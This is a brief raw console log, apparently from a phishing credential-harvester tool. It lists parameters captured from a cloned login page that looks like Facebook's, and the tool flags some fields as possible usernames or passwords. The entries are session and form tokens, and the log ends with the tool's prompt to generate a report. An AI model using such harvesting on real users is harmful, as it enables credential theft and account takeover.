PARAM: session_storage[TabId]=6
PARAM: session_storage[sp_pi]=216
PARAM: logtime=2
PARAM: __aaid=0
POSSIBLE USERNAME FIELD FOUND: __user=0
PARAM: __a=1
PARAM: __req=m
PARAM: __hs=19996.BP:DEFAULT.2.0..0.0
PARAM: dpr=2
PARAM: __ccg=MODERATE
PARAM: __rev=1016910645
PARAM: __s=:2malol:2ywuh8
PARAM: __hsi=7420426821649282085
PARAM: __dyn=7xe6E5aQ1PyUbFp41twpUnwgU29zE6u7E3rw5ux60Vo1upE4W0OE2WxO0FE2awt8
1s8hwnU1oU6C0lW0ny0RE2Jw8Xwn83fw5rwSyE1582ZwrU1Xo1UU3jw
PARAM: __csr=
PARAM: lsd=AVrldF-WKss
PARAM: jazoest=2980
POSSIBLE PASSWORD FIELD FOUND: __spin_r=1016910645
POSSIBLE PASSWORD FIELD FOUND: __spin_b=trunk
POSSIBLE PASSWORD FIELD FOUND: __spin_t=1727702753
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```